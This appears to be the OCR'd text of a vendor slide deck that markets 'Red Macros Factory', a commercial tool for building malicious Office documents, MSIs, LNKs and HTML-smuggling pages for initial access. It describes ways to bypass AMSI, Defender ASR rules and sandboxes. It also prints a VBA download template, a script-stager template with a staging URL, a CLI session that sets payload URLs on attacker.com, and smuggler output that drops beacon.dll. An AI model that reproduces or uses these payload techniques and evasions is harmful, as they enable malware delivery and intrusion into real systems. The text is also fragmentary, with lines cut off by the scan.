

 @mariuszbit

 mb@binary-offensive.com

```
+      +      o      +      +      +      o      +      +  
o  +          +      +           o  +          +      o  
--^--^--^--^--^--^--^--^--^--^--^--^--^--^--^--'-----'-----'    o  
:: RED MACROS FACTORY (1.6.2)        _-_-_-_|   /\_/_/\  
for all your Initial Access cravings. -_-_-~|__(^.^)  +      +  
--'-'''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''  
+      o      o      +      o      +      o      o      +      o  
+      o      +      o      ~      (c) Binary-Offensive.com  o  
o              +                      o              +      +
```

beacon> whoami



- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator
- **Malware Developer**
 - Mostly recognized from my github.com/mgeeky
- Security Certs holder
 - CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP

Red Macros Factory

» 65+ kLOC: Python + VBA/S
» 3 years of active R & D




- » Capabilities overview
- » Customization in mind
- » Quality of Life Improvements
- » Formats supported
- » Batteries included



1. cli.exe
2. generate.exe
3. msir.exe
4. lnker.exe
5. smuggler.exe
6. chmer.exe
7. package.exe
8. convert.exe
9. obfuscate.exe
10. signer.exe
11. embed.exe
12. inject.exe
13. tamper.exe
14. lolbaser.exe
15. macroless.exe
16. shellcode2vba.exe
17. encode.exe
18. And more!



- » Active Development
- » Upcoming features
- » Pricing





Objectives

Capabilities overview

- » 3 years long Research-driven development
- » Initial Access payload generation time reduced from days to minutes
- » Battle-tested quality: used during numerous engagements, from a Red Teamer to Red Teamers
- » One command to generate fully-fledged, customisable Malicious document with:
 - » 25 different VBA infection strategies (so called “generators” – File Dropper is considered one)
 - » 23 different command execution tactics (so called “launchers” – Wscript.Shell considered one)
 - » 10 exotic ActiveX-based autoruns (e.g. InkPicture1_Painted)
 - » Full support for shellcode (x86/x64) / .NET assemblies / URLs for payload staging
 - » Sandbox execution-guardrails
 - » Obfuscated VBA macro with lowered entropy for ML-based detection rate reduction, VBE/JSE script encoding
 - » Automated Office documents generation / backdooring (Excel/Word/PowerPoint/Publisher/Visio/Project/Access)
 - » Translation of VBA scripts into WSH ones (VBS, SCT, HTA, WSF, WSC, ...).
 - » VBA Stomping/Purging/anonymization/vbaProject.bin/metadata presetting trickery applied on generated documents
- » Up to 5 minutes to get advanced weaponized Office document or WSH script.



Capabilities overview

- » Basic support for MacOS Office payloads
- » Variety of VBA generators implement among the others:
 - » DotnetToJScript .NET assembly execution from VBA
 - » XSL loading
 - » File Dropper
 - » DLL Sideloadng (with built-in support to attack Teams and Defender)
 - » COM Hijack
 - » XLAM / XLL Dropper
 - » OSX JXA Stager
 - » OSX Phishing
- » Various stageless payload hiding techniques (such as CustomXMLParts)
- » OPSEC concerns scanner and bypass suggestions
- » Baked in MS Defender's Attack Surface Reduction (ASR) rules bypasses
- » Support for more than dozen tested LOLBASes
- » Generation of malicious MSIs, LNKs (with built-in 15+ attacks), URLs, CHMs

```
=====
YOUR VBA MIGHT GET DETECTED!

====> Dropping EXE

        AMSI provided by Windows Defender will detect ADOD
        To bypass that, drop your malware as .DLL file ins
        More info:
            https://twitter.com/mariuszbit/status/15555642

        Example of matched suspicious code fragments:
            - savetofile

            - --saveas contained ".exe"
```



- » Thoroughly documented
- » Weaponization tutorials and guidance included
- » Convenient updater

Use it responsibly & enjoy! :-)

```
[+] License is valid until 2023-07-13
```


[illegible]

```
[+] Downloading latest version.
```

```
[>] Downloading red-macros-factory v0.9. Please wait...
```

10% | ?

| 35.0M/349M [01:58<16:55, 324kB/s]





Customization In Mind

- » Adversary Simulation is all about being custom & playing cutting-edge cards
- » Red Macros Factory supports that by exposing **templates** directory for operators to customize
- » If you want to adjust chunks of code, IOCs, HTTP headers hardcoded – simply adjust relevant VBA/VBS/... snippet
- » **Bring your own LOLBIN**, HTML Landing Page, adjust MSI WXS – by simply playing around with **templates** directory

```
1 Function obf_DownloadFromURL(ByVal obf_URL As String) As String
2     On Error GoTo obf_ProcError
3
4
5
6     ' Among different ways to download content from the Internet via VBScript:
7     ' - WinHttp.WinHttpRequest.5.1
8     ' - Msxml2.XMLHTTP
9     ' - Microsoft.XMLHTTP
10    ' only the last one was not blocked by Windows Defender Exploit Guard ASR rule:
11    ' "Block Javascript or VBScript from launching downloaded executable content"
12
13    With CreateObject("Microsoft.XMLHTTP")
14        .Open "GET", obf_URL, False
15        .setRequestHeader "Accept", "*/ *"
16        .setRequestHeader "Accept-Language", "en-US,en;q=0.9"
17        .setRequestHeader "User-Agent", "<<<USER_AGENT>>>"
18        .setRequestHeader "Accept-Encoding", "gzip, deflate"
19        .setRequestHeader "Cache-Control", "private, no-store, max-age=0"
20        <<<HTTP_HEADERS>>>
21        .Send
22
23        If .Status = 200 Then
24            obf_DownloadFromURL = StrConv(.ResponseBody, vbUnicode)
25            Exit Function
26        End If
27    End With
28
29 obf_ProcError:
30 obf_DownloadFromURL = ""
31 End Function
32
```

```
1
2 "set obf_var1=script
3 set obf_var2=<<<DROPPED_PATH>>>\<<<DROPPED_FILENAME>>>
4 set obf_var3=try{v<<<REPLACE_ME1>>>ar obf_c='!obf_var1!';o
5 set obf_var5=<<<STAGING_URL>>>'});}catch(e){};
6 set/p obf_var4="!obf_var3:<<<REPLACE_ME1>>>=!!obf_var5:<<<R
7
```



- » Documentation provides numerous examples, weaponization procedures and other helpful info

- 6. Other vectors
 - CHM Files
 - LNK Files
 - Inspect LNK
 - Stealthily drop file & run it
 - Coerced Authentication / Stealing Net-NTLMv2
 - WSC COM Stager
- Scripts Conversion
- 7. Detailed help
- 8. Support

```
beacon> upload thumbs.lnk \\FILESERVER.contoso.com\reports\t
```



Formats supported

» Office

- » Word, Excel, PowerPoint
- » Access
- » Visio
- » Project
- » Publisher – cannot auto-insert VBA though

» WSH scripts

- » VBS, VBE, HTA, SCT, WSF, WSC, XSL



» Feature-rich HTML Smuggling

» Containers

» Cutting-Edge LNK attacks implemented,

» URL, CHM

» MSI, MST



F) Supported output file formats (41):

.accde, .doc, .docm, .dot, .dotm, .hta, .hta-enc, .js, .jse, .mdb, .mpp, .mpt, .mpx, .msi, .potm, .ppam, .ppsm, .pptm, .rtf, .sct, .vbe, .vbs, .vdw, .vsd, .vsdm, .vss, .vssm, .vst, .vstm, .wsf, .wsc, .xls, .xla, .xlam, .xlsb, .xlsm, .xlt, .xltm, .xsl, .xslt,



INTRODUCTION

» Your single tool to generate complex Initial Access scenario!

- » Metasploit-alike powerful CLI handling all commands and parameters

- » With support for auto-completion, history, variables, user input and more...

```
» Workhorse shining when provided with batch files automating all the
things
```

- » Comes with preset automated weaponization scenarios (batch files)

» You can create your own batch files / scenarios too

» One tool to rule them all

```

RMF> set outdir d:\demo\examples\3
RMF> set file1_xsl join(%outdir, "payload.xsl")
RMF> set file2_enc "$(%file1_xsl).enc"
RMF> set file3_dotm join(%outdir, "report.dotm")
RMF> set file4_dotm join(%outdir, "report.abcd")
RMF> set file5_docx join(%outdir, "report.docx")
RMF> set url1_xsl "https://attacker.com/files/$(basename(%file2_enc))"
RMF> set url1_dotm "https://attacker.com/files/$(basename(%file4_dotm))"
RMF> fileprompt shellcode "[+] Specify your shellcode" "d:\demo\payloads\calc64.bin"

[+] Specify your shellcode: d:\demo\payloads\calc64.bin

RMF> set
RMF> set
Variables and parameters set:

$outdir          : d:\demo\examples\3
$file1_xsl       : d:\demo\examples\3\payload.xsl
$file2_enc       : d:\demo\examples\3\payload.xsl.enc
$file3_dotm      : d:\demo\examples\3\report.dotm
$file4_dotm      : d:\demo\examples\3\report.abcd
$file5_docx      : d:\demo\examples\3\report.docx
$url1_xsl        : https://attacker.com/files/payload.xsl.enc
$url1_dotm       : https://attacker.com/files/report.abcd
$shellcode       : d:\demo\payloads\calc64.bin

RMF> |

```

[illegible]

```

+      +      +      +      +      +      +      +
o      +      o      +      +      o      +      o
- - - - - ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ - - - - -
:: RED MACROS FACTORY (1.6.2)      _ _ _ _ _ |  /\  /\
for all your Initial Access cravings. _ _ _ _ _ ~| ( ^ . ^ ) + +
- - - - - ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ - - - - -
+      o      o      +      o      +      o      o      +      o
+      o      +      o      ~      (c) Binary-Offensive.com o      +
o      +      o      +      o      +      o      +

- Type "update" to check for updates.
- Type "help" or "help msir" to review params/commands
- cli.exe is still very experimental. Please let me know about any issues!

=====

[.] Scenario: LNK + decoy.pdf + Teams version.dll DLL Hijacking

=====

This scenario weaponises following Initial Access strategy:
- Creates ISO containing:
  - decoy.lnk
    - That LNK will open up decoy.pdf and then copy desktop.ini to Teams directory as version.dll
  - (hidden) desktop.ini
    - Which is a version.dll provided by operator
  - (hidden) decoy.pdf
    - Document provided by operator to be displayed to victim, can be anything

As a result two files will be produced:
  - ISO containing above files
  - HTML deploying ISO in smuggling fashion

[INPUT] (1) Path to your decoy document to present to victim      : d:\demo\examples\4\Report.pdf
[INPUT] (2) Path to your malicious DLL implementing version.dll exports : d:\demo\examples\4\malware.dll
[INPUT] (3) Output directory where to place ISO & HTML           : d:\demo\examples\4\output
[INPUT] (4) Any LOLBIN to use in LNK                             : conhost-multi

```



generate.exe

- » One-stop-shop to craft them all!
- » Generates dodgy **VBA/VBS/HTA/SCT/...** code or fully-fledged **Office Documents** in a single command shot.
- » Highly customizable – plenty of parameters, settings and adjustments supported
- » Support for 26 generators and 23 launchers
- » Integrates most of the tools in a single EXE

A) Supported generators:

- (1) **comhijack**
Drops the payload into a file and Hijacks COM object. Default Requires --saveas to specify target location where to drop it
- (2) **createthread**
Allocates a RX buffer for the payload and launches it as a service
- (3) **custom-vba**
Uses custom VBA code supplied in --file and generates fully-fledged Office Documents
- (4) **defender-nissrv**
DLL Side-Loading against MS Defender's NisSrv.exe. Drops a D NisSrv.exe there. Use --saveas to point where to drop NisSrv
- (5) **dotnettojs**
Leverages DotNetToJavaScript technique discovered by James Fors VBA macro. Perfect for loading shellcodes, .NET assemblies or

B) Supported payload launchers / launch techniques:

- (1) **chooseparent** [opsec-not-safe, stealthy]
Spoofs parent process PID of the spawned via CreateProcess executable
- (2) **createprocess** [reliable, opsec-not-safe]
Launches command using CreateProcess.
- (3) **dotnettojs-manifest** [reliable, stealthy]
Deserializes pre-generated .NET Assembly that will invoke given command because it uses hardcoded .NET modules manifest that when loaded will : runtime is present. This is a safer choice for VBS/HTA scripts.
- (4) **dotnettojs** [reliable, stealthy]
Deserializes pre-generated .NET Assembly that will invoke given command
- (5) **elevated.mmc20.application** [elevated]

msir.exe

- » Compiles malicious MSIs based on a few weaponization scenarios
- » Backdoors existing MSIs & signs them
- » MSIs produced can:
 - » Run-exe
 - » Run .NET DLLs and native DLLs in-memory
 - » Run VBScript/Jscript in-memory
 - » Execute commands in system
 - » Drop files to HDD
 - » Mess with registry (*imagine COM Hijacking MSI*)
- » Probably the first tool available that can reliably backdoor MSIs!

[+] Compiled.

Produced MSI installs following product:

```
Name       : Microsoft Visual C++ 2013 Redistributable (64) - 12.0.50757
Install directory : %LOCALAPPDATA%\VcRedist
Manufacturer  : Microsoft Corporation
App GUID      : 998F4177-6515-40AE-A4B2-9FF299E923E4
Version       : 12.0.50757
Platform      :
Description    :
Comments      :
```

[illegible]

```
[*] WARNING: Ensure that your shellcode architecture matches target Windows OS architecture!  
      x86 shellcode won't work under MSI installed on x64 Windows!  
[+] Will compile v2.0.50727 x64 .NET assembly with shellcode provided.  
[-] Step 1: Compiling x64 .NET DLL (CLR v2) that injects shellcode via utils/rogue-dot-net/g  
[-] Step 2: Wrapping .NET DLL into self-extractable CustomActions DLL with WiX MakeSfxCA...  
[+] Compiled.  
[-] Backdooring existing .MSI file...  
[+] Step 1: Extracing all MSI databases (*.idb) into temporary directory...  
[+] Step 2: Inserting malicious records to MSI tables...  
[+] Step 3: Importing modified tables back into MSI...  
[+] MSI successfully backdoored with 3 table records.
```

 thumbs Properties

General | Shortcut | File Hashes | Security | Details | Previous Versions

 thumbs

Target type: Application

Target location: sysTEm32

Target:

Start in:

Shortcut key: None

Run: Minimised

Comment: Type: DocumentSize: 917.63 KBDate modified: 2022

[illegible]

```
[+] Generated LNK wsc-stager shortcut: D:\dev2\red-team-macros\output-files\lnk8.lnk
```



- » Produces complex HTML Smuggling payloads, out of the box equipped with:

- » Anti-Sandbox/Anti-Headless, Mouse-Movement detection logic
- » Time-Delayed dropping
- » Post-drop redirection

- » Comes with a few pre-set HTML website templates:

- » OneDrive
- » SharePoint
- » Blank

- » Custom landing-page templates can easily be integrated

- » Implements SVG Smuggling concept

```
PS D:\dev2\red-team-macros> py .\smuggler.py .\output-files\beacon.dll -o index.html -v -u https://google.com
[?] HTML Smuggled file will be dropped named as: beacon.dll
[?] > Use default template-specific option: "xhr_base_url" = "https://coronafilho-my.sharepoint.com"
```

[illegible]

```
[+] Using template: D:\dev2\red-team-macros\templates\smuggler\website-templates\onedrive.html
[.] Embedding input file of type (application/octet-stream) to HTML output...
```

```
[?] Will delay payload dropping for 2000 milliseconds.
```

```
[?] Mouse Move events required to pass the User test: 10 events.
```

```
[?] After dropping file, will wait 3000 ms and redirect to: "https://google.com"
```

- [+] Will display an arrow notifying user about downloaded file

```
[?] javascript entry point name: "lddr"
```

```
[*] javascript entry point name: id
[*] Adding onload attribute to body:
```

```
[?] Adding onload attribute to body:
<body onload="alert('XSS')" style="margin: 0; padding: 0;">
```

```
<body onload= loadrr();
```

5:7 of 6 suggested connections: HTML

```
[+] Obfuscated resulting HTML.
```

[?] If your HTML Smuggling doe

[+] Landing page will:

1. Detect headless clients

```
2. Await for user mouse mo
```

```
3. Wait 2.0 seconds
```

4. Drop file named "beacon

5. Wait another 3.0 second

3. Wait another 3.0 second

```
[*] File Smuggled:  \output.fi
```

```
[.] File Smuggled: .\output-71
[.] Generated file written to
```

```
[+] Generated file written to
```

```

383
384 ▼ function obf_runTests() {
385 ▼ /*
386    * Here is where we execute all the tests specified above
387    */
388 ▼ const obf_tests = [
389   { name: "User Agent", id: "user-agent", obf_testFunction: obf_testUserAgent },
390   { name: "App Version", id: "app-version", obf_testFunction: obf_testAppVersion },
391 ▼ //<<<MOUSEMOVE>>> { name: "Mouse Move", id: "mouse-move", obf_testFunction: obf_testMouseMove },
392   { name: "Plugins", id: "plugins", obf_testFunction: obf_testPlugins },
393   { name: "Plugins Prototype", id: "plugins-prototype", obf_testFunction: obf_testPluginsPrototype },
394   { name: "Mime", id: "mime", obf_testFunction: obf_testMime },
395   { name: "Mime Prototype", id: "mime-prototype", obf_testFunction: obf_testMimePrototype },
396   { name: "Languages", id: "languages", obf_testFunction: obf_testLanguages },
397   { name: "Webdriver", id: "webdriver", obf_testFunction: obf_testWebdriver },
398 ▼ // { name: "Time Elapse", id: "time-elapse", obf_testFunction: obf_testTimeElapse },
399   { name: "Chrome", id: "chrome-element", obf_testFunction: obf_testChrome },
400   { name: "Permission", id: "permission", obf_testFunction: obf_testPermission },
401   { name: "Devtool Protocol", id: "devtool", obf_testFunction: obf_testDevtool },
402   { name: "Broken Image", id: "image", obf_testFunction: obf_testImage },
403   { name: "Outer dimensions", id: "outer", obf_testFunction: obf_testOuter },
404   { name: "Connection Rtt", id: "connection-rtt", obf_testFunction: obf_testConnectionRtt },
405 ];
406
407 ▼ obf_tests.forEach(obf_test => {
408   try {
409     obf_testBrowser(obf_test.id, obf_test.obf_testFunction);
410   } catch {
411     obf_UNDEFINED;
412   }
413   });
414 }


